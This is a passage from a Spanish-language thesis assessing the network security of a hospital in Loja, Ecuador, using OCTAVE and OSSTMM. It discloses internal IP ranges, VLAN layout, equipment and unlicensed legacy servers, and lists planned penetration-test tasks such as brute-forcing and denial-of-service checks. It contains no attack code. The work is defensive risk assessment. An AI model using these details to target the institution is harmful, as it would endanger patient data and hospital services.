El método de observación indirecta permitió obtener conocimiento basado en la experiencia de varios conocedores de la materia de seguridad en redes, mediante foros y entrevistas.

- **Observación por encuesta**

La encuesta se utilizó con el fin de conocer lo que opinan los usuarios sobre el tema en mención, considerando parámetros como uso de recursos de red y conceptos de seguridad.

- **Entrevista**

Permitió desarrollar un diálogo con el Administrador de la Unidad de Gestión Informática de la Institución, con la finalidad de obtener la información de la problemática actual, así como de la administración de la red de datos y seguridad de la misma.

❖ **Método Sintético**

El método sintético permitió reunir toda la información obtenida con la finalidad de establecer las hipótesis que luego fueron probadas.

❖ **Método Experimental**

El método experimental consiste en provocar voluntariamente una situación que se quiere estudiar, es decir que modifica o alterna voluntariamente la realidad presente, el cuál permitió realizar los test necesarios para determinar las vulnerabilidades y problemas de la red.

❖ **Método Analítico**

El método analítico permitió observar las causas y los efectos de los problemas encontrados, con el fin de establecer las teorías planteadas.

METODOLOGÍAS

Las metodologías empleadas en el desarrollo del proyecto de tesis fueron:

❖ **Metodología OCTAVE**

La metodología OCTAVE diseñada para el análisis y evaluación de riesgos permitió:

- Estudiar el perfil actual de la red de datos del hospital
- Determinar los activos importantes a evaluar.
- Determinar los perfiles de amenaza para cada activo.
- Realizar la valoración de riesgo y el plan de estrategias.

❖ **Metodología OSSTMM**

La metodología OSSTMM diseñada para la evaluación de seguridad en redes de datos permitió:

- Estructurar los procesos de evaluación a utilizar en la red.
- Definir el alcance de la evaluación, identificando la red y equipos a evaluar.
- Investigar los posibles ataques y vulnerabilidades a los que están expuestos los equipos de la red.

- Investigar las herramientas necesarias para llevar a cabo los procesos de evaluación definidos.
- Realizar simulaciones de ataques a la red para determinar las vulnerabilidades de la misma, utilizando la distribución Backtrack con las herramientas de test específicas para cada evaluación.
- Analizar los resultados obtenidos de las evaluaciones realizadas.

❖ Metodología SAFE

La metodología SAFE permitió diseñar el esquema de seguridad para la red de datos considerando los parámetros de seguridad planteados y la distribución adecuada de los equipos de red disponibles.

F. RESULTADOS

1. ANÁLISIS DE LA SITUACIÓN ACTUAL

1.1. Antecedentes del Hospital Isidro Ayora

El Hospital Provincial General Isidro Ayora, está ubicado en el área central de la ciudad de Loja. La Institución se encuentra en funcionamiento desde el 2 de agosto de 1979, brindando sus servicios ya 32 años hasta la fecha.

El Hospital brinda el servicio de salud pública en cuatro especialidades de la medicina: Cirugía General, Gíneco-Obstetricia, Medicina Interna, Pediatría, tanto en servicios de carácter ambulatorio como en hospitalización.

Cuenta con las unidades de Hemodiálisis, Quemados y Cuidados Intensivos, además de los servicios de consulta externa, emergencia, servicios de diagnóstico y tratamiento, etc.

1.1.1. Estructura Organizativa

La Institución no se encuentra dividida en áreas departamentales, siendo el Ministerio de Salud Pública el que determina las funciones de cada una de las áreas del Hospital agrupándolas en procesos y subprocesos.

El siguiente diagrama muestra la estructura organizacional proporcionada por el Proceso de Servicios Institucionales del Hospital.




Ilustración 14. Estructura Organizacional del Hospital Provincial Isidro Ayora.

Fuente: Servicios Institucionales H.I.A.L.

La *Ilustración 15*, muestra la cadena de valor de la Institución, cuyo objetivo es brindar servicios de salud, para lo cual requieren el apoyo de actividades principales como:

- **Gestión Hospitalaria:** Constituye la atención al paciente en las diferentes áreas del hospital, apoyándose en el Sistema de Gestión Hospitalaria.
- **Gestión Financiera:** Involucra las actividades económicas de la Institución, apoyándose en sistemas de información como el Sistema de Recaudación, para la administración de caja.
- **Servicios Técnicos Complementarios:** Comprende los servicios y personal de mantenimiento que dan soporte a la infraestructura de la Institución.

Ilustración 15. Cadena de Valor de la Institución.

Estas actividades se apoyan en el desarrollo de tecnologías, tanto de equipos de atención médica como de sistemas de información. Los componentes clave de la cadena de valor son los recursos humanos que desarrollan las actividades y la infraestructura de las tecnologías de información (TI), que comprende los servidores de los sistemas de información, PCs de usuario y tecnologías de comunicación, que agregan valor al objetivo de la Institución ya que son los medios e instrumentos de comunicación entre los distintos procesos.

1.2. Análisis Preliminar

Para la obtención de información sobre el estado actual, los usuarios y la utilización de la red de datos del Hospital se aplicaron la técnica de la encuesta y entrevista.

La encuesta está dirigida a los usuarios de los equipos de cómputo, aplicada a un usuario por departamento, con el fin de conocer las medidas de seguridad en los equipos y el nivel de explotación de los recursos de la red, y de esta forma poder determinar las políticas de seguridad necesarias. *(Anexo B).*

La entrevista está dirigida al Administrador de la UGI para determinar la existencia de planes de contingencia, políticas de seguridad y mecanismos de protección para la red. *(Anexo C).*

1.2.1. Interpretación de resultados

La siguiente tabla resume los resultados obtenidos de las encuestas realizadas, identificando los problemas críticos que constituyen una amenaza para la Institución:

Problema	Amenaza
– Falta de presupuesto para la seguridad informática. – Inexistencia de acuerdos de confidencialidad del administrador de la red. – Asignación manual de direcciones IPs. – No se realiza mantenimiento preventivo. – Falta de backups de información – Falta de políticas de acceso a los servicios de la red. – Falta de control de acceso a contenido de internet. – Falta de infraestructura de red	Interrupción en la continuidad del servicio.
– Robo de equipos. – Usuarios con acceso al BIOS de los equipos. – Contraseñas inseguras – Ausencia de contraseñas – Falta de control de acceso a las instalaciones del centro de cómputo. – Falta de políticas de seguridad. – Perdida de información – Falta de documentación de la configuración de los equipos de red. – Equipos de red no configurables. – Uso de las mismas contraseñas para todos los equipos de red (Access Point). – Falta de políticas de seguridad de las claves de acceso a la red inalámbrica.	Accesos no autorizados
– Falta mantenimiento preventivo de software. – Desconocimiento del uso de antivirus. – No se utiliza mecanismos de protección como Firewall, proxy, autenticación o detección de intrusos. – Carece de e-mail corporativo.	Ataques mal intencionados (Malware)
– Falta de capacitación en el manejo de los recursos de la red.	Errores mal intencionados o por desconocimiento

Tabla 2. Resumen del resultado de las encuestas.

La información recolectada mediante estas técnicas permite evidenciar los problemas y amenazas que enfrenta actualmente la Institución, manifestados por los usuarios finales y administradores del centro de cómputo que serían los principales afectados si los recursos no estuvieran disponibles por alguna falla de seguridad.

1.2.2. Perfil actual de la red

La descripción del perfil actual de la red se basa en la esquematización de la información obtenida mediante la observación directa en vista de que el administrador no posee documentación del diseño de red y de configuración de los equipos.

1.2.2.1. Diseño actual de la red de datos




Ilustración 16. Diagrama de Topología de la red del Hospital.

Fuente: Autoras. **Realizado en:** Herramienta DIA.

La red está conformada por equipos de networking tales como: un router proporcionado por el ISP, switches de capa 2 y 3; y equipos terminales como servidores, estaciones de trabajo y teléfonos de VoIp. Además de una WLAN que se utiliza para la conexión a internet.

1.2.2.2. Topología de red

La red no cuenta con un modelo jerárquico de red que establezca el núcleo de los equipos. La red del Hospital se encuentra distribuida mediante la topología estrella, utilizando cable UTP categoría 5, con 202 puntos de red de los cuales 106 son destinados para datos y 96 para comunicación de voz; adicionalmente se cuenta con una distribución de cableado UTP categoría 6 con 48 puntos de red en el área de Neonatología del Hospital.

1.2.2.3. Equipos de la infraestructura de red

- **Equipos y dispositivos de networking**

A continuación se describe los equipos y dispositivos de networking utilizados para la administración y comunicación de la red; además se han considerado los equipos que están fuera de uso ya que serán de utilidad para el diseño del esquema de seguridad. (*Anexo E.1)*.

CANTIDAD	EQUIPO	MODELO	Capa	Administrable
3	Switch Cisco CATALYST	2900 Se XL *24 puertos*	2	SI
2	Switch 3Com	4500 *26 puertos*	2/3	SI
1	Switch 3Com *Inhabilitado*	4210 *24 puertos*	2	SI
1	Router Cisco *Inhabilitado*	3640	3	SI
2	Access Point Linksys	WAP54G	2	SI
1	Access Point D-LINK	DIR 300	2	SI
1	Switch D-LINK	DES-1008ª	2	NO
1	Switch Advantek		2	NO

Tabla 3. Descripción de los equipos y dispositivos de networking.

- **Servidores**

Los servidores instalados en el hospital corresponden a los sistemas de información y el servicio de VoIp. Cabe recalcar que los servidores con sistema operativo Windows carecen de licencia, lo que se considera una vulnerabilidad ante la falta de soporte y correcta actualización de los sistemas.

CANTIDAD	MODELO	S. OPERATIVO	LICENCIA
1	HP - DL 38DG5	Windows Server 2008	NO
1	IBM –5400	Windows Server 2000	NO
1	HP - ML 110G6	Centos 5.3	LIBRE

Tabla 4. Descripción de servidores de la red.

❖ **Estaciones de trabajo**

Según el inventario de activos, el Hospital cuenta con 135 computadores de escritorio hábiles con tecnologías diferentes como: Pentium (D, III, IV, Dual), Celeron, Dual Core, Core 2 Duo, Core 2 Quad.

Esta información fue obtenida del inventario de la red proporcionado por el administrador del centro de cómputo, las características técnicas de los equipos se describen en *Anexo E.1.*

❖ **Impresoras Compartidas**

En la red de datos se dispone de 4 impresoras compartidas identificadas con una dirección IP que corresponden a la subred de equipos, las mismas que se encuentran ubicadas en la Unidad de Gestión Informática, Gestión Financiera, Dirección y Recursos Humanos respectivamente.

❖ **Teléfonos de VoIp**

La red cuenta con 52 teléfonos IP marca ATCOM, distribuidos en las distintas dependencias del hospital y que se asignan a la subred de voz.

1.2.2.4. Seguridad actual en la red

El centro de cómputo carece de una planificación que contemple la documentación sobre el diseño de la red, políticas de seguridad, así como de la configuración de los equipos administrables de la red.

1.2.2.4.1. Red Cableada

❖ **VLANs**

La red del hospital actualmente se encuentra segmentada a través de VLANs para la transmisión de voz y datos, sin considerar parámetros de seguridad, como ACLs para acceso Intravlan. En la segmentación se considera una VLAN para establecer comunicación con la Dirección Provincial de Salud (D.P.S.) y las Áreas de Salud de Loja (AREA1), la cual no se está utilizando actualmente.

Este esquema ha sido planteado por el administrador de la red para la implementación del servicio de VoIp del hospital.

La *Tabla 5* muestra el esquema de configuración de VLANs del Switch 1 y Switch2 propuesto por el administrador de la red.

Dispositivo	Asignación	Red	Máscara
Switch 3Com1	VLAN 1: Equipos	10.104.32.0	255.255.255.0
	VLAN 10: Voz	10.104.33.0	255.255.255.0
	VLAN 20: Enlaces	10.104.35.0	255.255.255.252
Switch 3Com2	VLAN 1: Equipos	10.104.36.0	255.255.255.0
	VLAN 10: Voz	10.104.37.0	255.255.255.0
	VLAN 20: Enlaces	10.104.35.2	255.255.255.252

Tabla 5. Segmentación de la red mediante VLANs.

Fuente: Administrador del Centro de Cómputo.

Es importante mencionar que los teléfonos conectados al Switch 3Com2 corresponden a la red 10.104.33.0, no existen equipos en los segmentos de red correspondientes a las VLANs del Switch2.

En la siguiente ilustración se muestra la implementación de VLANs en la red.




Ilustración 17. Diagrama de Topología de VLANs.

Fuente: Autoras. **Realizado en:** Herramienta DIA.

La red del Hospital se encuentra distribuida en dos subredes de voz y datos, la VLAN1 constituye la subred de datos, cabe mencionar que esta VLAN viene creada por defecto en cualquier conmutador que soporte esta tecnología y es asignada a todos los puertos del switch. El tráfico de control se asocia siempre con la VLAN 1, además se utiliza como VLAN nativa de un enlace troncal (enlace entre dos switch que comunica todas las VLANs admitidas), es decir el puerto de enlace troncal coloca la VLAN nativa en aquellas tramas que viajan sin etiqueta por la red. La VLAN 1 tiene funciones específicas en la red por lo que no se debe considerar para un grupo de usuarios.

Como se puede observar en el diseño de segmentación de VLANs no se considera ningún criterio de seguridad que establezca políticas para permitir o denegar el acceso entre VLANs y principalmente a los servidores. Además el esquema no contempla estándares de diseño que cumpla con los requerimientos del hospital.

1.2.2.4.2. Red Inalámbrica

Existe una red inalámbrica conformada por un Access point D-Link ubicado en la oficina de Dirección, este dispositivo implementa seguridad WPA2-PSK bajo el estándar 802.11g. Este mecanismo de seguridad es utilizado actualmente por las nuevas tecnologías en dispositivos Wireless, sin embargo es necesario evaluar el nivel de seguridad en el dispositivo y el manejo de contraseña.

La descripción del perfil actual de la red ha permitido identificar algunas amenazas a las que está expuesta y el riesgo que implican para la Institución. En base a esta información se realizará un análisis e identificación de riesgos de los principales recursos de la red y el desarrollo de estrategias de protección.

1.3. Análisis de riesgos y seguridad con OCTAVE y OSSTMM

La metodología OCTAVE ha permitido desarrollar el análisis de riesgos, a través de la identificación de los activos de la infraestructura de red, sus amenazas y el desarrollo del proceso de evaluación de vulnerabilidades en la infraestructura tecnológica mediante la metodología OSSTMM.

La *Ilustración 18* muestra los procesos que se realizarán en base a estas dos metodologías. Se han omitido los procesos 1 y 2 de la metodología OCTAVE debido a que la información de los activos es proporcionada por el personal del centro de cómputo, lo cual corresponde al proceso 3 de la metodología. (*Anexo D*)

Las secciones de la metodología OSSTMM seleccionadas no incluyen aquellas para las que no se posee información de entrada, considerando los módulos y pruebas necesarias para la evaluación de los componentes clave de la red. Además se ha considerado adaptar las pruebas a la infraestructura de red del hospital. (*Anexo E*)




Ilustración 18. Diagrama de procesos seleccionados OCTAVE y OSSTMM.

Las secciones de la metodología OSSTMM se han unificado como parte del proceso 4, ya que estás constituyen las pruebas de seguridad sobre los componentes clave.
A continuación se describen las tareas correspondientes a cada sección:

1. **Seguridad en las Tecnologías de Internet**

❖ **Sondeo de red**

– Definición del rango de direcciones IP privadas
– Definición del rango de direcciones IP publicas
– Información del ISP
– Enumeración de los sistemas activos en el rango de direcciones IP privadas
– Enumeración de los sistemas activos en el rango de direcciones IP públicas
– Enumeración de puertos
– Identificar el uso de protocolos de enrutamiento
– Identificar el uso de protocolos no estándar
– Identificar el uso de protocolos cifrados
– Identificación de servicios
– Identificación de sistema operativo

❖ **Búsqueda y verificación de vulnerabilidades**

– Identificar y examinar vulnerabilidades relativas a las aplicaciones y/o servicios y al sistema operativo, utilizando herramientas de hacking y exploits

❖ **Enrutamiento**

– Identificar las propiedades implementadas en el router
– Identificar y verificar las políticas de seguridad a partir de ACL

❖ **Descifrado de contraseña.**

– Buscar contraseñas por fuerza bruta para aplicaciones de los equipos de red
– Identificar sistemas vulnerables a ataques de descifrado de contraseñas
– Identificar sistemas con usuario o cuenta de sistema que usan las mismas contraseñas

❖ **Testeo de denegación de servicios**

– Identificar los sistemas vulnerables a ataques de denegación de servicios

2. **Seguridad en las Comunicaciones**

❖ **Testeo de Voz / IP.**

– Identificar los niveles de control de interceptaciones en las comunicaciones

3. **Seguridad Inalámbrica**

❖ *Revisión de privacidad en redes inalámbricas [802.11]*

- Verificar el método de autenticación de los usuarios
- Verificar si están en uso de forma apropiada contraseñas robustas
- Verificar si el cifrado está en uso y correctamente configurado

4. Seguridad Física

❖ **Revisión de perímetro**

- Identificar los tipos de medidas de protección
- Trazar mapa de perímetro físico de acceso a los componentes clave

❖ **Revisión de monitoreo**

- Trazar mapa de áreas monitoreadas y no monitoreadas
- Determinar limitaciones de monitoreo

❖ **Revisión de ubicación**

- Determinar los puntos vulnerables en la ubicación física de los componentes.

1.3.1. FASE 1. Reunión de Activos y Perfiles de amenaza

La primera fase de la metodología OCTAVE describe la reunión de activos de la infraestructura, identificados en base la información del perfil de red sobre los cuales se realizará el análisis de vulnerabilidades.

1.3.1.1. PROCESO 1. Identificación de Activos

En base a la infraestructura de la red se procedió a identificar los activos críticos, los cuales representan los puntos clave en la comunicación de la red. Se han agrupado los activos críticos en las siguientes categorías:

❖ **Hardware**

Se consideran como activos críticos de Hardware a los servidores y equipos de red de acuerdo a la función que desempeñan, su importancia recae en la suspensión del servicio de los sistemas de información y comunicaciones que permiten a la Institución brindar sus servicios de atención médica.

HARDWARE	FACTORES DE IMPORTANCIA
IBM NEFINITY 500 4RY	– Servidor del software MÓNICA utilizado por el departamento de Recaudación. – Administración de los equipos de la red mediante Active Directory. El cual no se explota en su totalidad para todas las estaciones de trabajo.
HP Proliant DL380GS	– Servidor del Sistema de Gestión Hospitalaria SGH. – Servidor del Sistema de Recursos Humanos SGRHIA.
HP ML 110G6	– Servidor de Comunicaciones con Elastix para VoIp
Switch 3Com 4500	– Administración de VLANs de la red.
Access Point D-LINK	– Acceso inalámbrico para el área de dirección.
Switch Cisco Catalyst 2900	– Acceso de estaciones de trabajo a la red.
Router Cisco877-M	– Servicio de internet. (ISP)

Tabla 6. Activos críticos de Hardware.

❖ **Software**

En el grupo de activos de Software se contemplan el Sistema Operativo de los servidores y de los equipos administrables de la red.

SOFTWARE	FACTORES DE IMPORTANCIA
Sistema Operativo de Servidores	– Sistema Operativo Windows 2000 Server del Servidor de Recaudación – Sistema Operativo Windows 2008 Server del Servidor de los sistemas SGH y SGRHIA. – Sistema Operativo Centos 5.3.
Sistema Operativo de equipos de red	– Sistema Operativo de los equipos administrables de la red como Switch 3Com y Cisco 2900.

Tabla 7. Activos críticos de Software.

❖ **Información**

En los activos de Información se contempla aquella contenida en las bases de datos de los servidores de los sistemas de Gestión Hospitalaria, Recursos Humanos y Recaudación e información compartida en la red.

Ilustración 19. Sistema de Gestión Hospitalaria.




Ilustración 20. Sistema de Recaudación.

La información de configuración de los equipos de red, así como la información correspondiente al manejo y administración de los equipos; es decir, el conocimiento del administrador de la red, manuales de uso y programación, se consideran un activo importante en la infraestructura de red.

INFORMACIÓN	FACTORES DE IMPORTANCIA
Sistema SGH	La información corresponde a los siguientes módulos: – Administración de Historias Clínicas (Pacientes). – Administración de turnos. – Administración de camas en hospitalización. – Auditoria de sucesos en el Sistema. – Ingreso de informes de las salas de Laboratorio, Rayos X, Consulta externa. – Utilizados en diferentes áreas del hospital como emergencia y estadística, laboratorios y hospitalización.
Sistema SGRHIA	Información utilizada por la oficina de Recursos Humanos y oficinas que cuentan con personal de rotación (turnos) como Jefe de enfermeras. El sistema constituye la siguiente información: – Datos personales de los empleados. – Administración de Horarios. – Administración de calendario laboral. – Registro de entrada y salida de los empleados. – Generación de rol de pagos.
Sistema de Recaudación	– Información correspondiente a los ingresos de caja por algunos servicios médicos que tienen costo, utilizada por el departamento de Recaudación y Financiero.
Configuración de los equipos de red	– Indispensable para el funcionamiento de la red. No se posee sistemas o equipos backup, si alguno de estos equipos es perjudicado se suspendería la comunicación en la red.
Conocimiento de la configuración y administración de los equipos de red	– Se considera importante ya que si no existe documentación y el administrador no se encuentra en la Institución no se puede dar solución a cualquier problema que se suscite.

Tabla 8. Activos críticos de Información.

La información de los sistemas de información puede verse vulnerada por cualquier ataque en la red, alterando la continuidad del servicio; además si no se posee conocimientos y manuales de uso y configuración de los equipos de red, no se podría dar solución a cualquier ataque o problema de seguridad que se presente.

❖ **Comunicaciones**

En los activos que corresponden a la categoría de comunicación se contempla la central de PBX y el sistema de VoIp, este servicio se considera importante ya que es el medio utilizado principalmente para el servicio de reservación de turnos, y comunicación entre departamentos de la Institución.

1.3.1.2. PROCESO 2. Perfil de amenazas de seguridad de los activos

Se ha determinado las amenazas de los activos críticos identificados en el proceso anterior considerando el perfil actual de la red y los problemas de seguridad identificados en las encuestas y entrevistas aplicadas.

Es necesario identificar los usuarios que involuntariamente pueden vulnerar la seguridad y provocar daños en los activos de la red. En el hospital se puede identificar los usuarios agrupados de la siguiente manera:

- *Estudiantes:* Grupo constituido por los estudiantes practicantes que realizan turnos de atención médica en el hospital y que hacen uso de los computadores de una determinada área.

- *Médicos:* Grupo integrado por los médicos del área de Consulta externa y Hospitalización que hacen uso de los equipos de cómputo para acceder al Sistema de Gestión Hospitalaria e internet.

- *Empleados administrativos:* Usuarios de la red que hacen uso de los sistemas de gestión y del internet.

- *Personal del Centro de Cómputo:* Usuarios con privilegios de administrador de los recursos de la red del hospital.

ACTIVO	AMENAZAS
